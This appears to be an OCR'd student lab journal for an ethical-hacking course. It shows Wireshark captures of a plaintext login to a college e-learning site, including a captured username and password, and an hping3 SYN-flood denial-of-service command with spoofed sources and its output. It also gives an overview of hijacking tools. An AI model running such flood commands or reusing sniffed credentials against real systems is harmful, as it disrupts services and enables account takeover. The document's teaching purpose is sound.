


Step 3.



```
Apply a display filter ... <Ctrl-/>
No.     Time        Source                Destination    Protocol  Length Info
    191 6.396041    fe80::67ed:3a65:cb5…  ff02::fb       MDNS      101 Standard query response 0x0000 A 192.168.2.37
    192 6.397568    192.168.2.26          224.0.0.251    MDNS       71 Standard query 0x0000 AAAA msc27.local, "QU" question
    193 6.397839    fe80::211:2740:70ef…  ff02::fb       MDNS       91 Standard query 0x0000 AAAA msc27.local, "QU" question
    194 6.397927    192.168.2.26          224.0.0.251    MDNS       71 Standard query 0x0000 A msc27.local, "QM" question
    195 6.398355    fe80::211:2740:70ef…  ff02::fb       MDNS       91 Standard query 0x0000 A msc27.local, "QM" question
    196 6.398355    192.168.2.37          224.0.0.251    MDNS       81 Standard query response 0x0000 A 192.168.2.37
    197 6.398444    192.168.2.26          224.0.0.251    MDNS       71 Standard query 0x0000 AAAA msc27.local, "QU" question
    198 6.398444    fe80::67ed:3a65:cb5…  ff02::fb       MDNS      101 Standard query response 0x0000 A 192.168.2.37
    199 6.398972    fe80::211:2740:70ef…  ff02::fb       MDNS       91 Standard query 0x0000 AAAA msc27.local, "QU" question
    200 6.442788    Dell_e6:01:88         Dell_e6:05:0e  ARP        60 Who has 192.168.2.24? Tell 192.168.2.31
    201 6.442815    Dell_e6:05:0e         Dell_e6:01:88  ARP        42 192.168.2.24 is at 00:be:43:e6:05:0e
    202 6.469035    Dell_e5:ff:e4         Dell_e6:05:0e  ARP        60 Who has 192.168.2.24? Tell 192.168.2.36
    203 6.469048    Dell_e6:05:0e         Dell_e5:ff:e4  ARP        42 192.168.2.24 is at 00:be:43:e6:05:0e
    204 6.712005    Dell_e6:05:56         Dell_e6:05:0e  ARP        60 Who has 192.168.2.24? Tell 192.168.2.39
    205 6.712019    Dell_e6:05:0e         Dell_e6:05:56  ARP        42 192.168.2.24 is at 00:be:43:e6:05:0e
    206 7.087804    Dell_e5:ff:e2         Dell_e6:00:76  ARP        60 Who has 192.168.2.33? Tell 192.168.2.13
    207 7.357803    Dell_e6:02:98         Dell_e6:00:76  ARP        60 Who has 192.168.2.33? Tell 192.168.2.20
    208 7.388604    192.168.2.24          192.168.2.37   TCP        66 [TCP Retransmission] [TCP Port numbers reused] 61185 → 1433 [
    209 7.931917    Dell_e6:01:90         Dell_e6:00:76  ARP        60 Who has 192.168.2.33? Tell 192.168.2.19
    210 8.358605    Dell_e6:02:98         Dell_e6:00:76  ARP        60 Who has 192.168.2.33? Tell 192.168.2.20

> Frame 1: 58 bytes on wire (464 bits), 58 bytes captured (464 bits) on interface \Device\NPF_{CEC75DD3-0243-4D12-BFAE-8607664134AA}, id 0
> Ethernet II, Src: Dell_e6:05:0e (00:be:43:e6:05:0e), Dst: Dell_e6:02:a4 (00:be:43:e6:02:a4)
> Internet Protocol Version 4, Src: 192.168.2.24, Dst: 192.168.2.12
> Transmission Control Protocol, Src Port: 7680, Dst Port: 50624, Seq: 1, Ack: 1, Len: 4
> Data (4 bytes)
```

Step 4.



Google

nklms nkc ac in


Nagindas Khandwala College
http://nklms.nkc.ac.in

Nagindas Khandwala College

... main content. Side panel. E-Learning@**NKC**. You are not logged in. (Log in). Home. Nagindas Khandwala College. WELCOME TO E-LEARNING @ NAGINDAS KHANDWALA COLLEGE.

Forgotten password
To reset your password, submit your username or your email ...

Step 5.



Malad Kandivli Education Society's
NAGINDAS KHANDWALA COLLEGE (Autonomous)
Reaccredited by NAAC with 'A' Grade (3rd Cycle) | ISO 9001:2015 Certified

~~sunil4690055~~

•••••••••••••


☑ Remember username

Forgotten your username or password?

Cookies must be enabled in your browser ?

Some courses may allow guest access

Step 6.



http

```
No.   Time      Source         Destination    Protocol Length Info
  843 38.917418 192.168.0.102  103.75.227.39  HTTP      523 GET / HTTP/1.1
  855 38.974845 103.75.227.39  192.168.0.102  HTTP      163 HTTP/1.1 200 OK  (text/html)
  858 41.643031 192.168.0.102  103.75.227.39  HTTP      583 GET /login/index.php HTTP/1.1
  888 41.695762 103.75.227.39  192.168.0.102  HTTP      858 HTTP/1.1 200 OK  (text/html)
  980 53.664415 192.168.0.102  103.75.227.39  HTTP      823 POST /login/index.php HTTP/1.1  (application/x-www-form-urlencoded)
  985 53.887671 103.75.227.39  192.168.0.102  HTTP     1093 HTTP/1.1 303 See Other  (text/html)
  987 53.896013 192.168.0.102  103.75.227.39  HTTP      641 GET /login/index.php?testsession=8562 HTTP/1.1
  989 53.912473 103.75.227.39  192.168.0.102  HTTP      882 HTTP/1.1 303 See Other  (text/html)
  991 53.931550 192.168.0.102  103.75.227.39  HTTP      612 GET /my/ HTTP/1.1
 1014 54.051398 103.75.227.39  192.168.0.102  HTTP     1060 HTTP/1.1 200 OK  (text/html)
 1019 54.113672 192.168.0.102  103.75.227.39  HTTP      544 GET /pluginfile.php/1/core_admin/logocompact/300x300/1608304527/CollegeLogo.jpg HTTP/1.1
 1021 54.117448 192.168.0.102  103.75.227.39  HTTP      512 GET /theme/image.php/boost/core/1608304527/u/f2 HTTP/1.1
 1026 54.122997 192.168.0.102  103.75.227.39  HTTP      540 GET /theme/image.php/boost/block_recentlyaccessedcourses/1608304527/courses HTTP/1.1
 1028 54.125543 103.75.227.39  192.168.0.102  HTTP      863 HTTP/1.1 200 OK  (PNG)
 1029 54.128211 192.168.0.102  103.75.227.39  HTTP      528 GET /theme/image.php/boost/block_timeline/1608304527/activities HTTP/1.1
 1033 54.136426 103.75.227.39  192.168.0.102  HTTP      306 HTTP/1.1 200 OK  (PNG)
 1035 54.136426 103.75.227.39  192.168.0.102  HTTP/X…  1351 HTTP/1.1 200 OK
 1038 54.137101 103.75.227.39  192.168.0.102  HTTP/X…  1216 HTTP/1.1 200 OK
 1068 54.257383 192.168.0.102  103.75.227.39  HTTP/J…   829 POST /lib/ajax/service.php?sesskey=qKOjZrWC4F&info=core_calendar_get_calendar_monthly_view HTTP/1.1 , JSON (application/json)
 1070 54.262242 192.168.0.102  103.75.227.39  HTTP/J…   741 POST /lib/ajax/service.php?sesskey=qKOjZrWC4F&info=core_course_get_recent_courses HTTP/1.1 , JSON (application/json)
 1077 54.289060 192.168.0.102  103.75.227.39  HTTP/J…   720 POST /lib/ajax/service.php?sesskey=qKOjZrWC4F&info=core_fetch_notifications HTTP/1.1 , JSON (application/json)
 1113 54.334479 103.75.227.39  192.168.0.102  HTTP/J…   991 HTTP/1.1 200 OK , JSON (application/json)
 1124 54.362508 103.75.227.39  192.168.0.102  HTTP/J…   401 HTTP/1.1 200 OK , JSON (application/json)
 1157 54.411183 103.75.227.39  192.168.0.102  HTTP      218 Continuation
```


```
> Frame 980: 823 bytes on wire (6584 bits), 823 bytes captured (6584 bits) on interface \Device\NPF_{6785D
> Ethernet II, Src: da:a0:59:78:c2:8f (da:a0:59:78:c2:8f), Dst: TendaTechnol_a3:13:70 (04:95:e6:a3:13:70)
> Internet Protocol Version 4, Src: 192.168.0.102, Dst: 103.75.227.39
> Transmission Control Protocol, Src Port: 63428, Dst Port: 80, Seq: 1, Ack: 1, Len: 769
> Hypertext Transfer Protocol
v HTML Form URL Encoded: application/x-www-form-urlencoded
  > Form item: "anchor" = ""
  > Form item: "logintoken" = "Llzxn1PYCdJUKUPlsknpLXcbFOGbz7kM"
  > Form item: "username" = "sunil4690055"
  > Form item: "password" = "Student@1234"
```

```
0000  04 95 e6 a3 13 70 da a0  59 78 c2 8f 08 00 45 00   ·····p·· Yx····E·
0010  03 29 26 dc 40 00 80 06  00 00 c0 a8 00 66 67 4b   ·)&·@··· ·····fgK
0020  e3 27 f7 c4 00 50 56 b9  df 44 dd 3b 04 7e 50 18   ·'···PV· ·D·;·~P·
0030  00 ff 0e 9d 00 00 50 4f  53 54 20 2f 6c 6f 67 69   ······PO ST /logi
0040  6e 2f 69 6e 64 65 78 2e  70 68 70 20 48 54 54 50   n/index. php HTTP
0050  2f 31 2e 31 0d 0a 48 6f  73 74 3a 20 6e 6b 6c 6d   /1.1··Ho st: nklm
0060  73 2e 6e 6b 63 2e 61 63  2e 69 6e 0d 0a 43 6f 6e   s.nkc.ac .in··Con
0070  6e 65 63 74 69 6f 6e 3a  20 6b 65 65 70 2d 61 6c   nection:  keep-al
0080  69 76 65 0d 0a 43 6f 6e  74 65 6e 74 2d 4c 65 6e   ive··Con tent-Len
0090  67 74 68 3a 20 39 37 0d  0a 43 61 63 68 65 2d 43   gth: 97· ·Cache-C
00a0  6f 6e 74 72 6f 6c 3a 20  6d 61 78 2d 61 67 65 3d   ontrol:  max-age=
00b0  30 0d 0a 4f 72 69 67 69  6e 3a 20 68 74 74 70 3a   0··Origi n: http:
```

Practical No. 6


Aim: Study and implement denial of service attack tool.

Step 1: Go to WireShark




You are running Wireshark 4.0.8 (Git v4.0.8 packaged as 4.0.8-1).

Step 2: Go to Capture > Start Step 4:



```
┌──(kali㉿kali)-[~]
└─$ sudo hping3 -c 15000 -d 120 -S -w 64 -p 80 --flood --rand-source 192.168.2.15
```

Step 5:



File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
26093	61.251904396	12.87.66.174	192.168.2.15	TCP	174	27998 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a r
26094	61.253240136	144.58.207.9	192.168.2.15	TCP	174	27999 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a r
26095	61.254301745	118.115.12.49	192.168.2.15	TCP	174	28000 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a r
26096	61.255484601	152.226.9.246	192.168.2.15	TCP	174	28001 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a r
26097	61.256678660	219.149.237.89	192.168.2.15	TCP	174	28002 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a r
26098	61.257886800	224.127.237.69	192.168.2.15	TCP	174	28003 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a r
26099	61.258010475	135.246.198.148	192.168.2.15	TCP	174	28004 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a r
26100	61.259018788	170.232.134.160	192.168.2.15	TCP	174	28005 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a r
26101	61.260219075	52.238.229.87	192.168.2.15	TCP	174	28006 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a r
26102	61.261434173	144.216.156.220	192.168.2.15	TCP	174	28007 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a r
26103	61.262620949	27.181.16.199	192.168.2.15	TCP	174	28008 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a r
26104	61.263913049	117.49.203.54	192.168.2.15	TCP	174	28009 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a r
26105	61.265211241	128.168.38.111	192.168.2.15	TCP	174	28010 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a r
26106	61.266415817	83.65.135.12	192.168.2.15	TCP	174	28011 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a r
26107	61.267609205	38.219.252.133	192.168.2.15	TCP	174	28012 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a r

```
› Frame 1: 92 bytes on wire (736 bits), 92 bytes captured (736 bits) o
› Ethernet II, Src: 00:15:5d:97:5d:c6 (00:15:5d:97:5d:c6), Dst: Broadc
› Internet Protocol Version 4, Src: 172.28.208.1, Dst: 172.28.223.255
› User Datagram Protocol, Src Port: 137, Dst Port: 137
› NetBIOS Name Service
```

```
0000  ff ff ff ff ff ff 00 15  5d 97 5d c6 08 00 45 00   ········ ]·]
0010  00 4e 70 4d 00 00 80 11  c2 17 ac 1c d0 01 ac 1c   ·NpM····  ····
0020  df ff 00 89 00 89 00 3a  b0 c9 f3 f4 01 10 00 01   ·······:  ····
0030  00 00 00 00 00 00 20 45  4e 46 44 45 44 44 43 44   ······ E NFDE
0040  48 43 41 43 41 43 41 43  41 43 41 43 41 43 41 43   HCACACAC ACAC
0050  41 43 41 43 41 43 41 00  00 20 00 01               ACACACA· ···
```

Step 6:



```
┌──(kali㉿kali)-[~]
└─$ sudo hping3 -c 15000 -d 120 -S -w 64 -p 80 --flood --rand-source 192.168.2.15
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
HPING 192.168.2.15 (eth0 192.168.2.15): S set, 40 headers + 120 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.2.15 hping statistic ---
50288 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

┌──(kali㉿kali)-[~]
└─$
```

Practical No. 7

Aim: Study of Hijacking Tools:

1. Cookie Hijacking Tools

1. **Definition:** Cookie hijacking, also called session hijacking, is stealing a user's session cookie to impersonate their account.
2. **Mechanism:** Intercepting session cookies transmitted over unsecured networks like public Wi-Fi.
3. **Example Tool:** *Firesheep*—a Firefox extension that captures cookies on open Wi-Fi networks.
4. **Vulnerable Systems:** Websites that don't enforce HTTPS or secure cookie flags.
5. **Objective:** Gain unauthorized access without needing passwords by replaying session cookies.
6. **Impact:** Account compromise, data leakage, unauthorized transactions.
7. **Detection:** Monitoring for unusual sessions, IP addresses, or frequent cookie changes.
8. **Prevention:** Use HTTPS, set cookies with Secure and HttpOnly flags, utilize VPNs.
9. **User Precautions:** Avoid open Wi-Fi or use VPNs; always log out from sessions.
10. **Advanced Defense:** Server-side token rotation and short session expiry reduce exposure.

2. Browser Hijacking Tools

1. **Definition:** Browser hijacking modifies browser settings without consent, often redirecting users or injecting ads.
2. **Method:** Installing malicious extensions, toolbars, or scripts through social engineering or bundled software.
3. **Example:** *CoolWebSearch (CWS)*, a notorious hijacker that alters homepage and search engine settings.
4. **Target:** Users downloading free software or visiting malicious websites.
5. **Goal:** Generate ad revenue, track browsing habits, or deliver malware.
6. **Consequences:** Privacy invasion, slower browser performance, exposure to further malware.
7. **Symptoms:** Changed homepage/search engine, unexpected pop-ups, altered bookmarks.
8. **Detection:** Antivirus scans, browser extension reviews, unusual network traffic.
9. **Prevention:** Download software from trusted sources, use reputable antivirus, review extensions regularly.
10. **Removal:** Use anti-malware tools, reset browser settings, and clean registry entries.

3. Clickjacking Tools

1. **Definition:** Clickjacking tricks users into clicking hidden or disguised UI elements, triggering unintended actions.
2. **Technique:** Using transparent frames or layering buttons invisibly over legitimate content.

3. **Example Framework:** *BeEF (Browser Exploitation Framework)* can be used for advanced clickjacking attacks.
4. **Targets:** Social media actions, changing settings, initiating downloads, or approving transactions.
5. **Attacker's Intent:** Exploit user trust to gain privileges or spread malware.
6. **Effects:** Unauthorized operations, privacy breaches, malware infections.
7. **Detection:** Odd UI behavior, suspicious websites, unexpected confirmations.
8. **Mitigation:** Use security headers like X-Frame-Options to block framing.
9. **User Advice:** Avoid clicking suspicious buttons or links, keep browsers updated.
10. **Developer Tips:** Implement Content Security Policy (CSP) and frame-busting scripts.

4. DNS Hijacking Tools

1. **Definition:** DNS hijacking alters domain name system settings to redirect users to malicious websites.
2. **Method:** Changing router DNS settings or poisoning DNS caches.
3. **Example:** *DNSpionage* targets DNS servers to manipulate responses.
4. **Vulnerable Targets:** Home routers, ISP DNS servers, unprotected DNS resolvers.
5. **Attacker's Goal:** Phishing, credential theft, malware distribution.
6. **Impacts:** Data breaches, financial fraud, erosion of trust in online services.
7. **Detection:** Unexpected redirects, mismatched IP addresses, DNS query anomalies.
8. **Prevention:** Use DNSSEC, update and secure router firmware, monitor DNS settings.
9. **User Guidance:** Change default router passwords, use trusted DNS providers.
10. **Organizational Measures:** Monitor DNS traffic for anomalies, deploy DNS security tools.


5. Email Hijacking Tools

1. **Definition:** Email hijacking involves intercepting or spoofing email accounts to steal information or impersonate users.
2. **Method:** Phishing attacks, credential theft, man-in-the-middle proxies.
3. **Example:** *Evilginx2*, a man-in-the-middle phishing proxy that captures credentials and session cookies.
4. **Target:** Personal and business email accounts, especially those protected only by passwords and 2FA.
5. **Attacker's Aim:** Bypass two-factor authentication (2FA), take over accounts, access sensitive data.
6. **Consequences:** Data theft, unauthorized transactions, spread of malware via email.
7. **Detection:** Login alerts from unusual locations, unexpected email forwarding rules.
8. **Prevention:** Use hardware-based 2FA (like security keys), strong passwords, phishing awareness training.
9. **User Tips:** Verify URLs carefully before entering credentials, enable account recovery alerts.
10. **Technical Controls:** Implement DMARC, SPF, and DKIM to reduce spoofing risks.

Practical No. 8

Aim: Implementing crypt analysis tools.

